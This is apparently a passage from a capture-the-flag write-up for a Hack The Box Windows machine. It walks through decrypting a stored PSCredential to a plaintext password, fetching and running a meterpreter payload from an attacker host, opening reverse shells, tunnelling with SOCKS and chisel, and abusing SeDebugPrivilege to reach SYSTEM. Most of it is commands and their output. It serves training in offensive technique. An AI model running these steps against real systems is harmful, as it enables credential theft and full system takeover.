📈 3.1 Privilege Escalation (sfitz -> alaading)
PS C:\Users\sfitz> ls
ls


    Directory: C:\Users\sfitz


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---       10/26/2023   5:02 PM                3D Objects
d-r---       10/26/2023   5:02 PM                Contacts
d-r---        5/12/2026  10:49 AM                Desktop
d-r---       12/25/2023   2:35 PM                Documents
d-r---       10/26/2023   5:02 PM                Downloads
d-r---       10/26/2023   5:02 PM                Favorites
d-r---       10/26/2023   5:02 PM                Links
d-r---       10/26/2023   5:02 PM                Music
d-r---       10/26/2023   5:02 PM                Pictures
d-r---       10/26/2023   5:02 PM                Saved Games
d-r---       10/26/2023   5:02 PM                Searches
d-r---       10/26/2023   5:02 PM                Videos


PS C:\Users\sfitz> ls Documents
ls Documents


    Directory: C:\Users\sfitz\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       12/25/2023   2:26 PM           1838 connection.xml


PS C:\Users\sfitz> cd Documents
cd Documents
PS C:\Users\sfitz\Documents> cat connection.xml
cat connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc88000000000200000000001066000000010000200000003b44db1dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
    </Props>
  </Obj>
</Objs>
We can see an encrypted password for the user alaading. We can easily decrypt it in powershell:
PS C:\Users\sfitz\Documents> $encryptedPassword = Import-Clixml -Path 'C:\Users\sfitz\Documents\connection.xml' ; $decryptedPassword = $encryptedPassword.GetNetworkCredential().Password ; $decryptedPassword
f8gQ8fynP44ek1m3
Here it is: f8gQ8fynP44ek1m3
Now we can execute commands as alaading and get a meterpreter session as him:
PS C:\Users\sfitz\Desktop> $securePassword = ConvertTo-SecureString "f8gQ8fynP44ek1m3" -AsPlainText -force ; $credential = New-Object System.Management.Automation.PsCredential("pov\alaading", $securePassword) ; Invoke-Command -computername pov -Credential $credential -scriptblock {whoami /all}
$securePassword = ConvertTo-SecureString "f8gQ8fynP44ek1m3" -AsPlainText -force ; $credential = New-Object System.Management.Automation.PsCredential("pov\alaading", $securePassword) ; Invoke-Command -computername pov -Credential $credential -scriptblock {whoami /all}

USER INFORMATION
----------------

User Name    SID
============ =============================================
pov\alaading S-1-5-21-2506154456-4081221362-271687478-1001


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
PS C:\Users\sfitz\Desktop> iwr -uri http://<YOUR IP>:<YOUR SERVER PORT>/meterpreter.exe -outfile C:\Windows\Temp\m.exe
PS C:\Users\sfitz\Desktop> cmd.exe /c 'icacls "C:\Windows\Temp\m.exe" /grant Everyone:(RX)'
cmd.exe /c 'icacls "C:\Windows\Temp\m.exe" /grant Everyone:(RX)'
processed file: C:\Windows\Temp\m.exe
Successfully processed 1 files; Failed processing 0 files
PS C:\Users\sfitz\Desktop> $securePassword = ConvertTo-SecureString "f8gQ8fynP44ek1m3" -AsPlainText -force ; $credential = New-Object System.Management.Automation.PsCredential("pov\alaading", $securePassword) ; Invoke-Command -computername pov -Credential $credential -scriptblock {powershell.exe -c C:\Windows\Temp\m.exe}
$securePassword = ConvertTo-SecureString "f8gQ8fynP44ek1m3" -AsPlainText -force ; $credential = New-Object System.Management.Automation.PsCredential("pov\alaading", $securePassword) ; Invoke-Command -computername pov -Credential $credential -scriptblock {powershell.exe -c C:\Windows\Temp\m.exe}
[*] Sending stage (248902 bytes) to 10.129.44.96
[*] Meterpreter session 3 opened (10.10.14.219:9901 -> 10.129.44.96:49716) at 2026-05-12 20:01:17 +0200
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information         Connection
  --  ----  ----                     -----------         ----------
  2         meterpreter x64/windows  POV\sfitz @ POV     10.10.14.219:9901 -> 10.129.44.96:49675 (10.129.44.96)
  3         meterpreter x64/windows  POV\alaading @ POV  10.10.14.219:9901 -> 10.129.44.96:49716 (10.129.44.96)
Here we go! You can find the user flag in C:\Users\alaading\Desktop\user.txt.
📈 3.2 Privilege Escalation (alaading -> Administrator)
After gaining access as alaading, we examine our privileges (whoami /priv):
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
🧠 Understanding SeDebugPrivilege
The SeDebugPrivilege is one of the most powerful rights in Windows. Originally designed for developers, it allows a process to “debug” any other process on the system. Technically, this means we can open a handle to a privileged process (even those running as SYSTEM) with full access rights (PROCESS_ALL_ACCESS). This allows us to read memory, inject code, or - as in this case - steal the security token of a higher-privileged process.
🧱 The Wall: Integrity Levels & UAC
Even though we see the privilege in the list, it is set to Disabled. In our initial Meterpreter shell or a standard Invoke-Command, this privilege usually cannot be activated. This is due to Windows Integrity Levels:
Medium Integrity: Standard users and “filtered” administrator shells run here. Even if a user has admin rights, Windows (via UAC) filters the token to “Disabled” for critical privileges like SeDebug to prevent accidental system compromise.
High Integrity: This is the “Elevated” context. Windows only allows a process to flip the state of powerful privileges from Disabled to Enabled within a High Integrity context.
The Pivot: Since alaading is a member of the Remote Management Users group, we can log in via WinRM. WinRM sessions for administrative users start in a High Integrity Level by default, effectively bypassing the UAC filtering.
🚇 Step 3.2.1: Pivoting via SOCKS Proxy
Since we are moving laterally within the network, we need a SOCKS proxy.
Option A: Metasploit SOCKS
meterpreter > run autoroute -s 10.129.44.0/16
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.129.44.0/255.255.0.0...
[+] Added route to 10.129.44.0/255.255.0.0 via 10.129.44.96
[*] Use the -p option to list all active routes
meterpreter > bg
[*] Backgrounding session 3...
msf auxiliary(server/socks_proxy) > search server/socks

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  auxiliary/server/socks_proxy  .                normal  No     SOCKS Proxy Server
   1  auxiliary/server/socks_unc    .                normal  No     SOCKS Proxy UNC Path Redirection


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/server/socks_unc

msf auxiliary(server/socks_proxy) > use 0
msf auxiliary(server/socks_proxy) > show options

Module options (auxiliary/server/socks_proxy):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  127.0.0.1        yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  9050             yes       The port to listen on
   SRVSSL   false            no        Negotiate SSL/TLS for local server connections
   VERSION  5                yes       The SOCKS version to use (Accepted: 4a, 5)


   When VERSION is 5:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   USERNAME                   no        Proxy username for SOCKS5 listener


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


View the full module info with the info, or info -d command.

msf auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 3.
⚡ Step 3.2.2: Exploiting SeDebugPrivilege
Connect via proxychains and evil-winrm to obtain a High-Integrity shell.
$ proxychains -q evil-winrm -i pov.htb -u alaading -p f8gQ8fynP44ek1m3

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\alaading\Documents> whoami
pov\alaading
*Evil-WinRM* PS C:\Users\alaading\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeDebugPrivilege              Debug programs                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
A check confirms the High Mandatory Level, making the privilege fully usable (which already is Enabled):
*Evil-WinRM* PS C:\Users\alaading\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users      Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                 Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288
We now use psgetsys.ps1 to attach to a SYSTEM process. We choose winlogon.exe (PID 536), as it consistently runs as SYSTEM.
*Evil-WinRM* PS C:\Users\alaading\Desktop> ps

<SNIP>

    172      11     1380       6480       0.11    500   0 wininit
    255      12     2652      15800       0.25    536   1 winlogon <- this is enough
    353      16    15072      25140       9.59   3880   0 WmiPrvSE
    526      25    51276      67148       0.30    696   0 wsmprovhost
    658      25    51760      67684       0.27   2104   0 wsmprovhost
    495      26    47812      61356       0.20   3432   0 wsmprovhost
   1040      29    63748      82068       0.50   3932   0 wsmprovhost


*Evil-WinRM* PS C:\Users\alaading\Desktop> import-module ./psgetsys.ps1
*Evil-WinRM* PS C:\Users\alaading\Desktop> ImpersonateFromParentPid -ppid 536 -command "C:\Windows\Temp\m.exe"
*Evil-WinRM* PS C:\Users\alaading\Desktop>
🚩 Step 3.2.3: Catching the SYSTEM Shell
The listener catches the callback, giving us full control:
^Z
Background channel 22? [y/N]  y
meterpreter > bg
[*] Backgrounding session 2...
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.219:9901
[*] Sending stage (248902 bytes) to 10.129.44.96
[*] Sending stage (248902 bytes) to 10.129.44.96
[*] Meterpreter session 3 opened (10.10.14.219:9901 -> 10.129.44.96:49765) at 2026-05-12 21:27:02 +0200

msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  1         meterpreter x64/windows  POV\sfitz @ POV            10.10.14.219:9901 -> 10.129.44.96:49769 (10.129.44.96)
  2         meterpreter x64/windows  POV\alaading @ POV         10.10.14.219:9901 -> 10.129.44.96:49759 (10.129.44.96)
  3         meterpreter x64/windows  POV\sfitz @ POV            10.10.14.219:9901 -> 10.129.44.96:49765 (10.129.44.96)
  4         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ POV  10.10.14.219:9901 -> 10.129.44.96:49775 (10.129.44.96)

msf exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > shell
Process 4836 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
[REDACTED]
Here we go!
Option B: Chisel (The Reliable Way)
If the MSF proxy is unstable, use Chisel for a reverse tunnel:
- Start the
chiselserver:$ chisel server --reverse -p 11601 2026/05/12 21:24:44 server: Reverse tunnelling enabled 2026/05/12 21:24:44 server: Fingerprint Kyf8pF1raBLNjpWFfBLbzafDIBl/MSU4gOTTGv0c6u0= 2026/05/12 21:24:44 server: Listening on http://0.0.0.0:11601 2026/05/12 21:25:04 server: session#1: Client version (1.11.6) differs from server version (1.11.5-0kali1) 2026/05/12 21:25:04 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening - Download chisel on the client and then execute:
PS C:\Users\alaading\Documents> iwr -uri http://10.10.14.219:1104/chisel-windows_amd64 -outfile c.exe ; .\c.exe client 10.10.14.219:11601 R:socks 2026/05/12 12:25:03 client: Connecting to ws://10.10.14.219:11601 2026/05/12 12:25:04 client: Connected (Latency 27.5736ms) - Now connect:
$ proxychains -q evil-winrm -i pov.htb -u alaading -p f8gQ8fynP44ek1m3
*Evil-WinRM* PS C:\Users\alaading\Documents> whoami /priv
Privilege Name                Description                    State
============================= ============================== =======
SeDebugPrivilege              Debug programs                 Enabled
Works fine.
🧠 Retrospective
- Learnings:
- ASP.NET Vulnerabilities: If you have read access to the
web.config, you have a direct path to RCE by handing the application a malicious, hand-craftedVIEWSTATEparameter. - SeDebugPrivilege: This privilege is essentially a shortcut to
SYSTEM. It allows you to attach to any process token in memory. If you can debug, you can rule. - Integrity Levels (UAC): The mere presence of a privilege in
whoami /privdoes not guarantee its usability. In aMedium Integrityshell, administrative privileges are “locked.” Moving to aHigh Integrityshell (via WinRM, RDP, or a UAC bypass) is mandatory to activate them. - Impersonation Techniques: Launching a process using the Parent PID of a
SYSTEMprocess is an elegant way to inherit its security context, provided you have the necessary debug rights to perform the handshake.
- ASP.NET Vulnerabilities: If you have read access to the